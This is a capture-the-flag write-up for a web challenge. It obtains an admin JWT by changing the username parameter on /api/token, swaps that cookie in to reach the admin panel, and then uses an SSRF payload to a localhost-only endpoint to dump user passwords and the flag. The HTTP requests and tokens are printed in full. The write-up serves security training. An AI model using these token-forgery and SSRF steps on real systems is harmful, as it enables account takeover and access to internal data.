Auth Forgery (Medium) - Web


Saturday, April 29, 2023 11:50 PM

Description

"An authentication to break, a system to take. With some clever forgery, you can make a mistake. Will you find the key, and set the flag free?"

Solution


- Register a new account from the /register endpoint.
- Login to the new account and capture the /api/token request.
- Change the username parameter to admin to get the JWT token of the admin



```
GET /api/token?username=admin HTTP/1.1
Host: 10.0.2.15:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15:5000/login
Connection: close
Cookie: JWT=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.Dw4EfY6pBMfHZnG4Q4b9cSudgS_2XzcZ3sldeoQBleQ
Upgrade-Insecure-Requests: 1


```


- Response



```
HTTP/1.1 302 FOUND
Server: Werkzeug/2.3.2 Python/3.9.16
Date: Sat, 29 Apr 2023 19:23:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Location: /dashboard
Set-Cookie: JWT=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.Dw4EfY6pBMfHZnG4Q4b9cSudgS_2XzcZ3sldeoQBleQ
Connection: close

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/dashboard">/dashboard</a>. If not, click the link.

```



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.Dw4EfY6pBMfHZnG4Q4b9cSudgS_2XzcZ3sldeoQBleQ
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```


PAYLOAD: DATA

```
{
  "username": "admin"
}
```

VERIFY SIGNATURE


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```


- Forward the request and on the /dashboard request replace the cookie with the admin cookie.




```
GET /dashboard HTTP/1.1
Host: 10.0.2.15:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15:5000/login
Connection: close
Cookie: JWT=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.Dw4EfY6pBMfHZnG4Q4b9cSudgS_2XzcZ3sldeoQBleQ
Upgrade-Insecure-Requests: 1
```

- You'll be redirected to the admin panel.



- Next step is the SSRF.
- As the flag is in the users dictionary
- 

```
users = {
    'admin': 'REDACTED',
    'kid': 'REDACTED',
    'luffy': 'REDACTED',
    'law': 'REDACTED',
    'shanks': 'NCC{t3st_fl4g}'
}
```


- And we can only access this users dictionary with /api/users
- And /api/users is only accessible from localhost
- 

```
@app.route("/api/users")
def get_users():

    if request.remote_addr != "127.0.0.1":
        abort(403)

    response = make_response(jsonify(users))
    return response
```

- SSRF Payload: http://localhost:5003/api/users
- And we'll get our flag.

- 

```
{"admin":"k79J%H79%ykW","kid":"*4J8df3$VrTx","law":"X80y6@iZb21l","luffy":"X80y6@iZb21l","saad":"saad","shanks":"NCC{au7h_th3n_$$rf}"}
```

Welcome, admin!

- Flag: NCC{au7h_th3n_$$rf}